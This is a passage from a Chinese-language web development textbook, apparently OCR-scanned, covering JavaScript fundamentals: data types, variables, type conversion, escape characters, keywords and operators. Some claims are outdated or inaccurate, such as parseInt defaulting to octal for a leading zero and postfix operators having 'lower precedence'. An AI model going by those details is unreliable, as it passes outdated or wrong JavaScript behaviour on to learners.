以上介绍了多种使用 CSS 的方式，这些方式之间有优先顺序。经过实际的测试证明，行内样式的优先级别最高，其次是采用<link>标签的链接式，再次是位于<style>和</style>间的内嵌式，最后是@ import 导入式。在网站建设过程中，最好只使用 1~2 种，便于后期管理和维护。当网页中套用了多层次的样式表时，一定要检查优先次序，否则很容易出现显示的错误。

2.4 本章小结

本章介绍了 HTML 的基础知识、HTML 5 的新增功能及相关属性、CSS 样式的基础知识的应用，如 CSS 的基本语法，CSS 中各种选择器的使用，CSS 的继承关系及样式表的类型等。通过本章的学习，读者要对 HTML 语言及 CSS 样式有一定的认识，为今后的学习打下良好的基础。

2.5 上机练习

1. 上机练习各种标签的使用方法。
2. 利用 HTML 语言制作一个简单的页面。

第 3 章　JavaScript 基础

JS 即 JavaScript，属于网络的脚本语言，JavaScript 被数百万计的网页用来改进设计、验证表单、检测浏览器、创建 cookies，以及更多应用。下面学习 JavaScript 的相关知识。

本章主要内容：

- JavaScript 简介
- JavaScript 基础
- 流程控制语句
- 函数的定义与调用
- 事件处理
- 常用对象
- DOM 技术
- 异常控制语句

3.1　JavaScript 简介

JavaScript 是一种由 Netscape 的 LiveScript 发展而来的、原型化继承的、面向对象的、动态类型的、区分大小写的客户端脚本语言，主要目的是为了解决服务器端语言，如 Perl，遗留的速度问题，为客户提供更流畅的浏览效果。当时服务端需要对数据进行验证，由于网络速度相当缓慢，只有 28.8kbps，验证步骤浪费时间太多。于是，Netscape 的浏览器 Navigator 加入了 JavaScript，提供了数据验证的基本功能。

JavaScript 既是一种描述性语言，也是一种基于对象（Object）和事件驱动（Event Driven），并具有安全性能的脚本语言。使用它的目的是与 HTML 超文本标记语言一起实现在一个 Web 页面中链接多个对象，并与 Web 客户端实现交互效果。无论是在客户端还是在服务器端，JavaScript 应用程序都要下载到浏览器的客户端执行，从而减轻服务器端的负担。

3.1.1　JavaScript 基本结构

JavaScript 代码是用<script>标记嵌入 HTML 文档中，可以将多个脚本嵌入到一个文档中，只需将每个脚本都封装在<script>标记中即可。客户端浏览器遇到<script>标记时，将逐行读取内容，直到遇到</script>结束标记为止。最后浏览器将检查 JavaScript 语句的语法，如果有任何错误，就会在警告框中显示出来，如果没有错误，客户端浏览器将编译并执行语句。

JavaScript 脚本的基本结构如下。

```
<script language="JavaScript">
    <!--
        JavaScript 脚本代码片段 1
        JavaScript 脚本代码片段 2
        JavaScript 脚本代码片段 3
        ….
    -->
</script>
```

language 属性用于指定编写脚本使用哪一种脚本语言，脚本语言是浏览器用于解释脚本的语言，通过该属性还可以指定使用的脚本语言的版本。

<!-- -->是注释标记，<!--表示开始注释标记，-->表示结束注释标记，此标记告知不支持脚本的浏览器忽略标记中包含的语句。此标记是可选的，但最好在脚本中使用此标记，可确保不支持脚本的浏览器会忽略嵌入到 HTML 文档中的 JavaScript 语句。

下面通过一个实例了解 JavaScript 的基本用法。

```
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html;charset=gb2312" />
<title>JavaScript 的基本用法</title>
<script language="javascript">
document.write("JavaScript 世界欢迎您！");
alert("欢迎来到 JavaScript 的脚本世界！");
</script>
</head>
<body>
</body>
</html>
```

在上述代码中，document.write()方法类似于 Java 语言中的 print()函数，表示向页面输出显示信息。

alert()方法表示弹出一个提示框，用于显示弹出信息，上述代码执行效果如图 3-1 所示。

图 3-1　JavaScript 的基本用法

理论上，可以将 JavaScript 语句放置在 HTML 文档中的任意位置。然而，将其放置在标签<head></head>之间是一个良好的编程习惯，因为这样确保了所有代码在从 body 部分调用之前被阅读和执行。

3.1.2 JavaScript 脚本的执行原理

了解了 JavaScript 脚本的基本结构，下面再来了解脚本的执行原理。在脚本的执行过程中，客户端浏览器与应用服务器之间采用请求/响应模式进行交互。




图 3-2 脚本执行原理

如图 3-2 所示，交互过程如下。

（1）浏览器接收到用户的请求：用于输入要访问的网址（包含 JavaScript 脚本）。

（2）客户端浏览器向服务器请求某个包含 JavaScript 脚本的页面，浏览器将请求消息发送至服务器，等待服务器的响应。

（3）应用服务器向客户端浏览器发送响应消息，也就是把含有 JavaScript 脚本的 HTML 文件发送至客户端，然后由客户端浏览器由上至下逐行解析 HTML 标记和 JavaScript 脚本，并将解析结果呈现给用户。

使用 JavaScript 脚本的好处如下。

（1）含有脚本的页面只需在第一次请求时下载一次即可，从而减少了不必要的网络通信。

（2）JavaScript 脚本是由客户端浏览器执行，而不是服务器端执行，从而减轻了服务器端的压力。

3.1.3 解释型语言

对程序来说，计算机需要一个“翻译”，即把程序代码变成由 0 和 1 组成的包含信息的序列、计算机可以理解的二进制语言。目前存在编译和解释两种翻译类型。两种方式都需要对代码进行翻译，只是翻译的时间不同而已。

编译型语言在计算机运行代码前，需要先把代码翻译成计算机可以理解的文件，如

EXE 文件，这个 EXE 文件只需要经过一次编译就可以运行了，而且除非修改代码，否则都不需要重新编译，所以编译型语言的程序执行效率高。解释型语言则不同，解释型语言的程序不需要在运行前编译，在运行程序时才翻译，专门的解释器负责在每个语句执行时解释程序代码。这样解释型语言每执行一次就要翻译一次，效率比较低。

由于 JavaScript 属于解释型语言，这就表示每句代码只有在运行时，系统才知道这句代码是否有错，就是说，由于编译型语言在运行前进行了编译，编译器对所有代码都进行了检查，这样就不会产生一些低级错误。但是由于 JavaScript 语言的性质决定了目前的大部分工具对 JavaScript 脚本语言的调试都支持得不是很好，这就需要开发者更细心、更专心地对付这些脚本了。

3.2 JavaScript 的基础

JavaScript 像 Java 一样，也是一门编程语言，有其自身的基本数据类型、表达式、运算符号和逻辑控制语句等基本语法。JavaScript 通过数据类型来处理数字和文字、通过变量提供存放信息的地方，通过表达式完成较为复杂的信息处理等，下面学习 JavaScript 的基础。

3.2.1 数据类型

在 JavaScript 脚本语言中有如下四种基本数据类型。

1. 字符串类型

用双引号或单引号括起来的字符或数值，这是程序中使用最广的一种类型。JavaScript 将字符串类型定义为由 0 个或多个 16 位无符号整数组成的有限序列，如"abc123"或""。引号用来表示这是一个字符串类型的值，注意是英文引号。

在字符串序列中的每个字符都有一个索引值，用来定位字符的位置，例如，第一个字符的索引值是 0，第二个字符是 1，以此类推。

字符串的长度用一个正整数来表示，字符串序列中有几个字符，它的长度就是几，如"abc"的长度是 3，代码如下所示。

```
<html>
<head>
</head>
<body>
<script language="JavaScript">
var n="abc";
alert(n.length);
</script>
</body>
</html>
```

运行效果如图 3-3 所示。

图 3-3　非空字符串长度

如果没有字符，像空字符串""，它的长度就是 0，把图 3-3 中的代码变量 n 值变为空，运行效果如图 3-4 所示。

图 3-4　空字符串长度

对初学者而言，一个容易混淆的概念就是空字符串，应该把空字符串和空值（null）区分开来。例如：

```
//空字符串，表示变量 str 的值是一个字符串，字符串内容为空
var str = "";

//空值，表示变量 str 的值是空
var str = null;
```

JavaScript 不区分单引号或者双引号，其功能相同，但应该防止出现引号不匹配的情况，例如：

```
var str = 'abc";
//或
var str = "abc';
```

防止出现这类情况最好的办法是先写一对引号，再写中间的内容。

如果想在字符串内使用单/双引号作为字符的话，注意不要与字符串界限符（字符串的开始和结束）发生冲突。例如：

```
var str = "She said "how could this be"";
```

这是一个错误的字符串格式，字符串内容中的双引号和字符串界限符发生了冲突，结果就是语法错误，避免这种情况最好的方法就是使用单/双引号混合，例如：

```
var str = "She said 'how could this be'";
```

这样就不会有问题了，但如果内容中必须要用双引号，或者单/双引号都要作为字符串的值出现时，就要使用转义字符了。

2．数值类型

包括常用的整数和实数。JavaScript 中的数值类型为 64 位双精度浮点类型，遵循二进制浮点数算术标准 IEEE 754（美国电气和电子工程师协会标准）。IEEE 754 标准详细描述了浮点数的组成及范围大小等。

数值类型可以通过整数、小数及各种不同的进制格式来表示。JavaScript 中没有针对整数的类别，这跟其他服务端编程语言是不大相同的——通常小数和整数会被分别存储在不同的类别中。

下面观察 JavaScript 中所能表示的各种数值类型及不同的格式。

```
//十进制
var num = 100;

//十进制小数
var num = 1.919;

//八进制
var num = 010;

//十六进制
var num = 0xFD;

//科学计数法
var num = 9.99e+9;
```

不管参与运算的变量值是什么进制的数值，但计算结果仍然会是十进制，如下面的例子。

```
//不同格式数值的混合运算
var n1 = 010;
var n2 = 0xFD;
alert(n1 * n2);
```

运行结果如图 3-5 所示。

图 3-5　不同格式的数值混合计算的结果

数值类型有三个特殊的常量值，分别是 NaN、+Infinity 和-Infinity。

（1）NaN。

NaN 的全称是 Not a Number，非数值常量表示一个值并不是合法的数值形式，它通常用来验证一个变量的值是否是数值。虽然 NaN 本身是系统已经提供的常量，但通常不与它进行直接比较，而且这种比较也是无法得到正确的结果，例如：

```
var str1 = 'abc';
alert(str1 == NaN);
```

运行结果如图 3-6 所示。

图 3-6　确认变量是否为数值(1)

从图 3-5 中可以看到，显然通过与 NaN 比较是不行的，要想得到正确结果，应该使用 isNaN 函数进行判断。isNaN() 函数用于检查其参数是否是非数字值，例如：

```
var str1 = 'abc';
alert(isNaN(str1));
```

运行结果如图 3-7 所示。

图 3-7　确认变量是否为数值(2)

（2）+Infinity。

正无穷常量表示一个数值表达式的计算结果是无穷大，JavaScript 规定大于或等于 2 的 1024 次方的数为无穷，例如：

```
alert(Math.pow(2,1024));
Math.pow()返回指定数字的指定次幂。
```

运行结果如图 3-8 所示。

图 3-8　正无穷

（3）-Infinity。

负无穷常量与正无穷相反，但它们的数量级是相同的，例如：

```
alert(-Math.pow(2, 1024));
```

运行结果如图 3-9 所示。




图 3-9　负无穷

3. 布尔值

使用 true 或 false 表示的值。布尔类型也就是真假类型，这个类型有两个标准值，true（真）、false（假）。布尔值用来表示一个逻辑表达式的结果，通常用于判断处理，如 1 < 2，这个逻辑表达式的值就为 true，反之则为 false，如图 3-10 所示。

图 3-10　布尔表达式

4. 空值

这个类型只有一个值——null。null 是一个占位符，表示一个变量已经有值，但值为空。不同于 undefined，null 值通常产生在程序运行当中。当变量不再被使用时，将变量赋值为 null，以释放存储空间。

5. 引用类型

相对于以上的几种基本类型外，引用类型最大的不同在于变量值的存储方式。对基本类型来说，变量中存储的是值本身，如图 3-11 所示。

而引用类型存储 x 的是值所在内存空间的地址，也就是指针，如图 3-12 所示。

图 3-11　基本类型




图 3-12　引用类型

引用类型通常被认为是类，而它的值就是对象。对象是一种特殊的值，相当于集合。可以通过（点运算符）访问集合内部的值，如 obj.name。

引用对象的地址是因为，对象的大小无法像基本类型那样确定，例如，数值最大 64bit，

布尔值只有真和假等，集合的大小不是固定的，计算机在分配存储空间时是在堆上分配。而基本类型则是在栈上分配空间，便于迅速查找变量值。

字符串类型在 JavaScript 中有点特殊，在其他编程语言中，它都是引用类型，因为字符串的长度不是固定的。但在 JavaScript 规范中，它被定义为基本类型，但这只是对使用而言。

下面的例子演示了基本类型和引用类型在存储方面的差异。

```
//值传递
var num1 = 1;
var num2 = num1;
num1 = 2;
alert(num2);
```

运行结果如图 3-13 所示。




图 3-13　基本类型的值传递

图 3-13 演示了基本类型的值传递，当把变量 num1 的值赋值给变量 num2 时，是把变量 num1 所存储的值 1 赋给了变量 num2，所以，后面把变量 num1 的值改为 2 时，对变量 num2 没有影响，变量 num2 的值仍然为 1。

而下面的代码就不同了。

```
//引用传递
var a = Object;
var b = a;
a.name = 'ylem';
alert(b.name);
```

运行结果如图 3-14 所示。

图 3-14 演示了引用类型的引用传递，变量 a 的值为对象 Object 的指针，当把变量 a 赋值给变量 b 时，b 存储的只是和 a 一样的指针，都指向 Object。当通过变量 a 的引用把 Object 的 name 属性改变后，通过变量 b 的引用也发生了改变，因为它们引用的是同一个对象。

图 3-14　引用类型的引用传递

使用引用类型赋值时需要特别小心，因为被赋值的变量和原变量引用了同一个对象，修改任意一个引用时，另一个也会受影响。

3.2.2　JavaScript 中的常量

常量是一种固定不变的数据类型。在 JavaScript 程序中的常量一旦定义了数值，则会一直保持固定的数值直至程序运行结束。JavaScript 中主要包含以下类型的常量。

1．整型常量

JavaScript 的常量通常又称为字面常量，它是不能改变的数据，其整形常量可以用十六进制、八进制和十进制来表示其具体值。

2．实型常量

实型常量由整数部分和小数部分共同表示，如 24.56 和 391.92 等，也可以使用科学计数法表示，如 5E6 和 4E3 等。

3．布尔值

布尔常量只有 true 和 false 两种状态，其主要功能用来说明或代表一种对象的状态或标志，以说明操作流程。

JavaScript 中的布尔值与 C++不同。C++可以用 0 或 1 表示其状态，而 JavaScript 只能用 False 或 True 来表示其状态。

4．字符型常量

字符型常量即使用单引号或双引号括起来的一个或几个字符，如“Hello World JavaScript”、“1234”和“hello 7.2”等。

5．空值

JavaScript 中只有一个空值 NULL，表示什么也没有。

6．特殊字符

JavaScript 中以反斜杠（\）开头的不可显示的特殊字符，通常称为控制字符，可以作为脚本代码的注释。

3.2.3 JavaScript 中的变量

变量是指可以变化的数据类型，变量一经定义后可以根本程序的需要而代表不同的数值。变量的主要功能是存取数据和提供存放信息的容器。变量以非数字的符号来表达。变量是常数的相反。在变量使用时必须明确变量的命名、类型、声明和其作用域。

1．变量的声明

变量声明语法如下。

var 变量名;

JavaScript 通过关键字 var 来声明一个变量。在关键字和变量名之间至少要有一个空格。变量名需要遵守一定的规范，至少不应该出现中文及特殊字符。

分号表示代码的分隔，在 JavaScript 中不是必须的，如果一行只有一条语句，分号是可以忽略的，但笔者的意见是，除非 JavaScript 中明确规定不能写分号，否则在任何时候都不要忘记写分号。在实际使用脚本代码时，通常都会对代码进行压缩和混淆，以便使得网页可以更快地打开，从增加用户体验，另一方面混淆代码使得程序更加安全。不写分号将很有可能导致压缩后的代码无法使用，同样的事情还会发生在大括号上，读者可以在学习语句后了解大括号。

声明语句告诉浏览器，这个变量可以用来存放或修改数据。未被赋值的变量也是有值的，要给变量赋值，需要使用赋值语句。

2．变量的赋值

变量的赋值语法如下。

变量名 = 值;

这里的等号（=）为赋值运算符。

通常，用法更多的是把变量声明和变量赋值这两种操作合二为一，如

```
var age = 26;
```

上述代码声明一个叫做 age 的变量，并对其进行初始化，初始化的值为 26。

在 JavaScript 中还会发生一些比较奇怪的事情，例如：

var num = 28;

var num = 9;

上面的代码通常会被解释为声明了两个同名的变量，而这在大多数编程语言中都会引发程序的错误，但奇怪的事情就发生在 JavaScript 中。JavaScript 把重复的声明和赋值当作对同一变量的重新赋值。

相当于：

var num = 28;

num = 9;

读者在编码过程中应该避免出现这样的情况。

JavaScript 是一种弱类型的脚本语言，在其他强类型语言（如 Java、C#、C/C++）中，声明变量时必须指定变量的具体类型。

例如：

```
int m; //声明一个整数类型的变量
float n; //声明一个单精度浮点型的变量
double x;//声明一个双精度浮点型的变量
char c; //声明一个字符类型的变量
```

而在 JavaScript 中，不管什么类型的变量，声明时都只使用 var 关键字（var 是“变量”英文名的缩写），而变量的具体类型是在赋值后才确定的。

3．变量的命名

JavaScript 中的变量命名与其他编程语言相比，主要遵循如下几点。

必须是一个有效的变量，即变量以字母和“$”和“_”开头，而后可以出现数字等。

变量名中不能存在空格、+、-、逗号等其他特殊符号。另外，JavaScript 中的变量名是区分大小写的。

例如：

```
var $_$ = 1;
var _$_1 = 2;
var Name='Tom';
```

这些都是合法的命名。

而像下面的代码。

```
var &_& = 1;
var 1ab = 1;
var ._. = 1;
```

都是不合法命名，在运行中会出现语法错误。

4．变量的声明和作用域

可以在使用 JavaScript 变量前先声明并赋值。JavaScript 是采用动态编译的，而动态编译的缺点是不易发现代码中的错误，特别是变量命名方面。当使用变量进行声明后，可以及时发现代码中的错误。

JavaScript 中的变量有全局变量和局部变量两种。全局变量定义在所有函数体外，其作用范围是整个函数；而局部变量定义在函数体之内，只对该函数是可见的，而对其他函数则是不可见的。

3.2.4 类型转换

不同类型值之间的相互转换在实际开发中使用是非常频繁的。最简单的例子就是从网页输入框获取数值进行数学运算之前，获取的值必须进行转换，因为所有从网页中获取的文本数据，都是字符串类型的，必须先转换成数值类型。

1．转换成数值类型

数据有两种方式被转换成其他类型：一种是“隐式转换”；另一种是“显式转换”。

（1）隐式转换。

在数据运算过程中，系统自动把不同的基本数据类型转换成相同类型进行运算，例如：

```
//字符串转数字
alert('777'-677);
```

运行结果如图 3-15 所示。系统会自动把参与运算的基本类型按照系统自己的逻辑进行类型转换，有时可能不是开发者想要的那样，例如，字符串转数值时，如果把字符串放在运算符的左边，结果就是一个字符串值，而不是数值了。

图 3-15　字符串转数值

null 转数值的例子如下。

```
// null 转数值
alert(1 - null);
```

运行结果如图 3-16 所示。




图 3-16　null 转数值

布尔值转数值的例子如下。

```
//布尔值转数值
alert(true + false + 1);
```

运行结果如图 3-17 所示。

图 3-17　布尔值转数值

undefined 转数值的例子如下。

```
// undefined 转数值
alert(1 - undefined);
```

运行结果如图 3-18 所示。

图 3-18　undefined 转数值

（2）显式转换。

系统无法总是猜中开发者的意图，所以有时开发者需要自己对数据进行类型转换。最简单直接的办法是在字符串前面加正/负符号。此外，JavaScript 还提供了两种函数用于基本数值类型的转换，分别是 parseInt()和 parseFloat()。

❑ parseInt()。

转换成整数的函数，只能对字符串类型进行转换，其他类型被转换的结构都将得到 NaN。parseInt 的转换过程是从字符串的第一个字符开始依次进行判断，如果发现字符不是数字字符，那么将停止转换，例如，parseInt('123a1234')的转换结果就是 123。如果字符串的第一个字符是除了减号（表示负数）外的任何非数字字符，将得到 NaN 的结果，例如：

```
alert(parseInt('a12345'));
```

运行结果如图 3-19 所示。

图 3-19　parseInt 函数的使用

除了 parseInt 的基本用法外，还可以进行转换进制的指定，例如，把 16 位的字符转换为数值，如 alert(parseInt('FF',16)); 运行结果如图 3-20 所示。

图 3-20　parseInt 指定转换格式

实际上不仅是 16 进制，还可以是 8 进制，甚至是 11 进制，读者可以试着改变这个参数。注意，不要以为默认的 parseInt 的结果一定是 10 进制数，如果字符串第一个字符是 0 的话，会被转换为 8 进制数，在使用时一定要注意，如图 3-21 所示。

图 3-21　parseInt 默认的 8 进制转换

（2）parseFloat()。

转换成小数的函数，除了转换结果是浮点数外，也无法指定转换格式，其他特性与parseInt 没有区别，例如：

```
alert(parseFloat('1.12'));
```

运行结果如图 3-22 所示。

图 3-22　parseFloat 函数的使用

2．转换成字符串类型

JavaScript 没有用于转换字符串类型的函数，原因很简单，大部分的数据都是字符串类型的。转换成字符串类型很简单，只需要使用连接符号“+”连接一个字符串类型的值，就能将其他类型的值拼接成新的字符串，例如：

```
alert('yg'+null+undefined+123+true);
```

运行结果如图 3-23 所示。

图 3-23　字符串类型的隐式转换

图 3-23 完美地诠释了字符串的威力，所有类型的值都被融合为一个大的字符串。

3．转换成布尔类型

在 JavaScript 中，除了 true 和 false 外，还有很多值可以表示“真”或“假”，见表 3-1。

表 3-1　很多值可以表示“真”或“假”

数 据 类 型	布尔值为假时的值	布尔值为真时的值
Undefined	undefined	无
Null	null	无
String	‘’	非空字符串
Number	0 或者 NaN	非 0
Object(引用类型)	null	非空对象

3.2.5　转义字符

转义字符是一种特殊的字符常量。转义字符以反斜线“\”开头，后跟一个或几个字符。转义字符具有特定的含义，不同于字符原有的意义，这有点类似于键盘上的 Shift。

表 3-2 中列举了常用的转义字符。

表 3-2　常用的转义字符及其含义

转义字符	Unicode	含　义
\b	\u0008	退格
t	\u0009	横向跳到下一制表位置
\n	\u000A	回车换行
\v	\u000B	竖向跳到下一制表位置
\f	\u000C	走纸换页
\r	\u000D	回车
\"	\u0022	双引号符
\'	\u0027	单引号符
\\	\u005C	反斜线符
\xnn		十六进制代码 nn(n 是 0 到 F 中的一个十六进制数字)表示的字符
\unnnn		十六进制代码 nnnn(n 是 0 到 F 中的一个十六进制数字)表示的 Unicode

除了基本的转义字符（“\”+单字符）外，还有两种特别的格式，即\x 和\u。

\x 是用 2 位十六进制数字来表示字符，但不同浏览器对字符的支持不同，会出现不同的结果，例如：

```
//不同的浏览器结果不同
alert("\x10");
```

在 IE 和 FF 下的运行结果分别如图 3-24、图 3-25 所示。

图 3-24　IE10 的转义结果




图 3-25　FF 的转义结果

\u 是用 4 位十六进制数字来表示字符，实际上每个字符（包括转义字符）都对应一个此格式的编码，也就是 Unicode 编码，例如：

```
alert("he said \"how could this be\uff01\"");
```

运行结果如图 3-26 所示。

图 3-26　Unicode 编码的使用

3.2.6　关键字与保留字

JavaScript 关键字是指在 JavaScript 语言中有特定含义，成为 JavaScript 语法中一部分的那些字。JavaScript 关键字是不能作为变量名和函数名使用的。使用 JavaScript 关键字作为变量名或函数名，会使 JavaScript 在载入过程中出现编译错误。

JavaScript 关键字列表。

break	delete	function	return	typeof
case	do	if	switch	var
catch	else	in	this	void
continue	false	instanceof	throw	while
debugger	finally	new	true	with
default	for	null	try	

JavaScript 还有一些保留字，这些保留字虽然现在没有用到 JavaScript 语言中，但是将来有可能用到。

JavaScript 保留字列表如下。

abstract	Double	float	long	short	volatile
boolean	debugger	goto	native	static	
byte	enum	implements	package	super	
char	export	import	private	synchronized	
class	extends	int	protected	throws	
const	final	interface	public	transient	

3.2.7 运算符

除了加、减、乘、除外，JavaScript 还拥有其他丰富的运算符，包括常见的大于、小于等比较运算符，还包括可以查看数据类型的 typeof 运算符，掌握并理解这些运算符，是学好 JavaScript 的基础。

1. 算术运算符

虽然是算术运算符，但它已经超出了算术的范围，不过读者大可不必担心什么，它们很简单，如表 3-3 所示。

基本的四则运算符在这里仍然有效，包括可以使用小括号进行优先级的改变。加号除了可以做四则运算外，还可以作为连接符来拼接字符串。

在 JavaScript 的除法中，即使两个操作数都是整数，当无法整除时，结果是一个小数，而不是整数。还有当除数为 0 时，并不会引发程序错误，而是得到一个 Infinity 的结果。

表 3-3 算术运算符

运 算 符	含 义	操作数类型	结 果 类 型
+	加	整数、小数、字符串	整数、小数、字符串
-	减	整数、小数	整数、小数
*	乘	整数、小数	整数、小数
/	除	整数、小数	整数、小数
%	取模(余数)	整数、小数	整数、小数
++	数值加 1	整数、小数	整数、小数
--	数值减 1	整数、小数	整数、小数
+value	变量取正	整数、小数、字符串	整数、小数
-value	变量取负	整数、小数、字符串	整数、小数

（1）%运算符。

取模运算符类似除法运算符，需要两个操作数：除数和被除数。返回余数。取模运算符常被用来判断一个数是否能被整除。例如：

```
y=5，x=y%2 ，则 x=1
```

（2）++/--运算符。

自增/自减运算符，只需要一个操作数，必须是变量。对操作数的值加 1 或减 1。分为前缀和后缀两种用法，例如：

```
//前缀用法
var y = 5;
alert(++y);
```

运行结果如图 3-27 所示。




图 3-27　自增/自减运算符的前缀用法

又如：

```
//后缀用法
var y = 1;
alert(y--);
```

运行结果如图 3-28 所示。




图 3-28　自增/自减运算符的后缀用法

下面演示前缀用法和后缀用法的混合用法。

//混合用法

```
var y = 1;
--y;
alert(y++)
```

运行结果如图 3-29 所示。




图 3-29　混合用法

上面的代码详细介绍了自增/自减运算符的用法，对前缀运算符来说，可以直接认为是变量值加 1，但后缀运算符有些特殊，注意，图 3-28 所示结果并不是 0，而图 3-29 所示结果也不是 1，这是因为后缀运算符的优先级比较低，当在一句代码中涉及多个操作时，后缀运算符会最后执行。所以先以 alert()输出了 y 的值，之后 y 的值才发生改变。

（3）+value/-value 运算符。

变量取正/负运算符，只需要一个操作数，可以是常量。正/负符号最有用的地方在于可以很容易地将字符串类型的值转换为数值类型，例如：

```
alert(typeof +'1234')
```

运行结果如图 3-30 所示。

